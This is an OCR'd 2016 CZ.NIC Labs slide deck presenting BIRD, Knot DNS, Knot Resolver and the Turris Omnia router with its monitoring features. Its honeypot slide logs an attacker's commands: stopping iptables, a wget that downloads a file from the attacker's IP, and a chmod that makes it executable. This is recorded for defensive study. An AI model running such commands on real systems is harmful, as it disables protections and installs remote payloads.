# CZ.NIC Labs

## and its projects

Martin Strbačka • martin.strbacka@nic.cz • 12.05.2016

CZ DOMAIN REGISTRY

# Who we are and what we do

- CZ.NIC is the operator of **.CZ TLD domain**
- **Not-for-profit** oranization
- Everything we do is **open-source**
  - **http://gitlab.labs.nic.cz/**
- CZ.NIC Labs - projects for the good of the Internet
  - **BIRD** routing daemon
  - **Knot DNS** server
  - **Knot Resolver**
  - SOHO router **Turris Omnia**

# Bird

- IP routing daemon
- Runs on
  - Linux
  - *BSD
- GPL license
- C language

- http://bird.network.cz/

# Bird

- Supported protocols
  - IPv4 & IPv6
  - BGP
  - RIP, RIPv2, RIPng
  - OSPF v2&v3
  - BFD
  - Static routes
  - IPv6 RA
  - Babel
  - PIPE
- Features
  - Programmable filters
  - Easy-to-understand config files
  - Automatic reconfiguration
  - Good documentation
  - Low CPU and memory requirements
  - More running instances
  - Multiple routing tables

# Filter configuration

```
filter bgp_in
prefix set martians;
{
    martians = [ 10.0.0.0/8, 172.16.0.0/12];
    If net ~ martians then reject;
    if bgp_path.len > 64 then reject;

    accept;
}
```

# Bird

- **EuroIX 2015: 64% share**

# BIRD in NIX.CZ


- AS112
- Linux & FreeBSD, IPv4 & IPv6
- About 130 BGP relations
- Filtration according to prefix and AS path
- Reconfiguration every 2 hours
- 4M characters in config files

# Knot DNS server

- High-performance authoritative-only DNS server
  - https://www.knot-dns.cz/
- Very high response rate
  - https://www.knot-dns.cz/benchmark/
- Automatic and easy DNSSEC signing based on KASP
- Rapid on-the-fly re-con-fig-u-ra-tion
- Configuration format
  - Simplified YAML
  - Internally → binary LMBD

# Significant users

- RIPE NCC (K-root, various TLDs)
- TLD operators (.cz, .dk, .cl)
- Microsoft
- Telefónica O2 Czech Republic
- Netriplex
- ICANN (test envirnoment for L-root)
- various webhosters
- …

# Knot Resolver

https://www.knot-resolver.cz/

- DNS resolver
  - Still in a beta state
- Extensive documentation
  - http://knot-resolver.rtfd.org
- Platform for building recursive DNS service
- Full DNSSEC support
  - RFC 6650 – ECDSA support
  - RFC 5011 – Automated trust anchor management
  - RFC 7646 – Negative Trust Anchors

# Knot Resolver

- Written in C and LuaJIT
- Uses Knot libraries
- Scriptable daemon with dynamic configuration in Lua
- Supports modules written in C, Lua and Go
- Single thread application
  - Shared caches (lmdb, memcached, redis)

# Knot Resolver - Who is it for?

- **Large recursive DNS farms**
  - Flexible cache backends (lmdb, memcached, redis)
  - Great statistics, metrics, and plotting with Graphite backend
  - RFC 7646 Negative Trust Anchors
  - Cluster-aware – etcd module for self-configuration
- **Small recursors in private networks**
  - QNAME minimisation for privacy
  - DNSSEC and RFC5011 key management
  - Low memory consumption
- **Personal resolvers**
  - Simple config-less operation (just give it a root.key and you are good to go)
  - Persistent caching (survives reloads/reboots)
  - Future: DNS/HTTP and dealing with “hotel wifis”

# Current status

- A beta phase of the project
- Give it a try!
  - Sources: https://gitlab.labs.nic.cz/knot/resolver
  - Docker # docker run cznic/knot-resolver
  - Linux packages

    sudo add-apt-repository ppa:cz.nic-labs/knot-dns

    sudo apt-get install knot-resolver
  - Throw a strange DNS stuff on it
  - Report back any oddities or success stories


# TURRIS OMNIA

- Open-source powerful and safe
- Preloaded with TurrisOS
  - Fork of OpenWrt with automatic updates

# Motivation & history



- Most of the SOHO routers have:
  - slow&old hardware
  - buggy software with security holes
- In 2013 we started research project about SOHO networks security – Project:Turris
- CZ.NIC manufactured 2000 pcs of Turris routers
  - Rented to Czech Internet users for 1 CZK / 3 years
- Users **share** various **data** about their Internet connection with us
    - HaaS, port scanning, unsuccessful connections, mini-pot, pings, certificate-checks, flows
  - Based on this data we improve users security

# Turris Omnia



- Hardware:
  - ARM Marvell Armada 385 @ 2 x 1.6 GHz
  - 1 - 2 GB RAM
  - 8 GB eMMC + 8 MB NOR
  - 5 GHz + 2,4 GHz wifi
  - SFP port, 6x 1Gbit ethernet
  - 2 x USB 3.0, 3 x miniPCIe (+1 x mSATA & SIM slot)
  - Extension connector (10x GPIO, 1x I2C, 1x SPI, 2x UART) + JTAG
  - RTC, crypto chip
- Open Hardware

# Internal network connection diagram



# Turris Omnia – Software

- TurrisOS
  - Fork of OpenWrt
  - > 3000 available packages
  - **Automatic updates**
    - ~ every month new release
    - Security updates - anytime
      - Poodle, Shellshock etc. – reaction time → 1-2 days
    - Can be turned off
  - Few other improvements
  - Support for **LXC** containers

  - https://gitlab.labs.nic.cz/groups/turris

# Software – Foris

ADMINISTRATION INTERFACE OF ROUTER TURRIS
FORIS

- Home page
- Password
- WAN
- DNS
- LAN
- Wi-Fi
- Advanced administration
- Maintenance
- Updater
- Data collection
- About

CZE / ENG | Log out

PROJECT:TURRIS

## Wi-Fi

If you want to use your router as a Wi-Fi access point, enable Wi-Fi here and fill in an SSID (the name of the access point) and a corresponding password. You can then set up your mobile devices, using the QR code available next to the form.

**Enable Wi-Fi** ☑

**SSID** Turris

**Hide SSID** ☐

**Wi-Fi mode** ◉ 2.4 GHz (g) ○ 5 GHz (a)

**802.11n mode** Enabled (20 MHz wide channel)

**Network channel** auto

**Network password** ●●●●●●●●●●●●●●●●●●●●●●●●

Discard changes | Save changes

ADMINISTRATION INTERFACE OF ROUTER TURRIS
FORIS

- Home page
- Password
- WAN
- DNS
- LAN
- Wi-Fi
- Advanced administration
- Maintenance
- Updater
- Data collection
- About

CZE / ENG | Log out

PROJECT:TURRIS

## Home page

Welcome to the Turris administration site. Please, choose a config section you wish to change from the menu.

**Update from 2015/09/18 16:45:22**

- Installed version 112 of package nuci
- Installed version 107 of package ucollect-config
- Installed version 112 of package nuci-nethist
- Installed version 6.2-1 of package libreadline
- Installed version 0.9.33.2-1 of package libthread-db
- Installed version 7.5-1 of package gdb
- Installed version 107 of package ucollect-lib
- Installed version 107 of package ucollect-prog
- Installed version 26 of package ucollect-count
- Installed version 31 of package ucollect-buckets
- Installed version 12 of package ucollect-fake
- Installed version 19 of package ucollect-bandwidth
- Installed version 7 of package ucollect-spoof
- Installed version 24 of package ucollect-badconf
- Installed version 21 of package ucollect-flow
- Installed version 8 of package ucollect-refused
- Installed version 15 of package ucollect-sniff
- Installed version 52 of package turris-firewall-rules
- Installed version 107 of package lcollect
- Installed version 25 of package lcollect-majordomo

**Update from 2015/09/16 04:44:51**

- Installed version 18 of package libatsha204
- Installed version 1.5.2-3 of package mtd-utils

ADMINISTRATION INTERFACE OF ROUTER TURRIS
FORIS

- Home page
- Password
- WAN
- DNS
- LAN
- Wi-Fi
- Advanced administration
- Maintenance
- Updater
- Data collection
- About

CZE / ENG | Log out

PROJECT:TURRIS

## LAN

This section contains settings for the local network (LAN). The provided defaults are suitable for most networks. **Note:** If you change the router IP address, all computers in LAN, probably including the one you are using now, will need to obtain a **new IP address** which does **not** happen **immediately**. It is recommended to disconnect and reconnect all LAN cables after submitting your changes to force the update. The next page will not load until you obtain a new IP from DHCP (if DHCP enabled) and you might need to **refresh the page** in your browser.

**Router IP address** 192.168.1.A
This is not a valid IPv4 address.

**Enable DHCP** ☑

**DHCP start** 100

**DHCP max leases** 150

Discard changes | Save changes

# Software – Majordomo

## Majordomo - monthly statistics (2014-11)

Go back to overview

Available daily statistics for this client are: 2014-11-14

### e8:92:a4:98:95:74


| Destination address | Port/Protocol | Count (download) | Packet size (download) | Payload size (download) | Count (upload) | Packet size (upload) | Payload size (upload) |
|---|---|---|---|---|---|---|---|
| mail.nic.cz | 143/TCP | 744 | 543.72 KB | 505.79 KB | 908 | 83.82 KB | 37.43 KB |
| trubka.network.cz | 993/TCP | 211 | 77.81 KB | 67.02 KB | 337 | 30.43 KB | 13.25 KB |
| ea-in-f95.1e100.net | 443/TCP | 25 | 20.65 KB | 19.36 KB | 28 | 4.66 KB | 3.22 KB |
| fra07s27-in-f17.1e100.net | 443/TCP | 21 | 6.78 KB | 5.70 KB | 29 | 4.27 KB | 2.77 KB |
| ec2-54-183-216-231.us-west-1.compute.amazonaws.com | 443/TCP | 18 | 7.33 KB | 6.41 KB | 31 | 3.66 KB | 2.09 KB |
| ea-in-f188.1e100.net | 5228/TCP | 15 | 1.61 KB | 848.00 B | 28 | 2.91 KB | 1.43 KB |
| d172ud.forpsi.com | 80/TCP | 14 | 1.77 KB | 1.22 KB | 33 | 2.12 KB | 726.00 B |
| ber01s08-in-f7.1e100.net | 443/TCP | 11 | 5.77 KB | 5.20 KB | 18 | 3.70 KB | 2.77 KB |
| ec2-54-241-32-13.us-west-1.compute.amazonaws.com | 443/TCP | 10 | 5.29 KB | 4.78 KB | 13 | 2.21 KB | 1.54 KB |


# Factory reset


- 2 storages
  - **NOR**
    - U-Boot
    - Rescue Initramfs image
  - **EMMC**
    - TurrisOS
    - Filesystém BTRFS
- **Factory reset**
  - Take a step back
  - Rollback to the first snapshot
  - Reflash from a USB drive
- **UnBrick**
  - Boot from UART

# Joining the Project:Turris

- It’s up to you (opt-in)




# Joining the Project:Turris

- Passive bandwidth monitoring



# Joining the Project:Turris

- Honeypot as a Service
- https://gitlab.labs.nic.cz/turris/cowrie-multiport

Change chart  Filter by date: 2016-03-23  Shown period: Day

| Time | Remote address | Commands | |
|---|---|---|---|
| 3/23/2016 05:05 | 190.179.143.251 | 5 | Show detail |
| 3/23/2016 10:00 | 193.201.227.8 | 3 | Show detail |
| 3/23/2016 10:53 | 222.186.42.15 | 57 | Show detail |
| 3/23/2016 10:56 | 222.186.42.15 | 3 | |

Login: root  Password: admin123456

| | | |
|---|---|---|
| $ service iptables stop | Rejected | 3/23/2016 10:56:08 |
| $ wget http://222.186.42.15:8080/1 | Accepted | 3/23/2016 10:56:12 |
| $ chmod 0755 /root/1 | Accepted | 3/23/2016 10:56:16 |

Duration: [session not closed properly]

| | | | |
|---|---|---|---|
| 3/23/2016 17:31 | 186.128.59.109 | 5 | Show detail |
| 3/23/2016 17:45 | 181.25.22.55 | 5 | Show detail |

# Funding - INDIEGOGO

- Crowdfunding campaign on Indiegogo
- http://igg.me/at/turris-omnia
- **Target – USD 100 000**
  - Fulfilled in less than 24 hours
  - When the campaign ended we had USD 850 000
  - We are still running the campaign in the in-demand mode
  - Now we have > USD 1 100 000

# Thank You

**Martin Strbačka • martin.strbacka@nic.cz**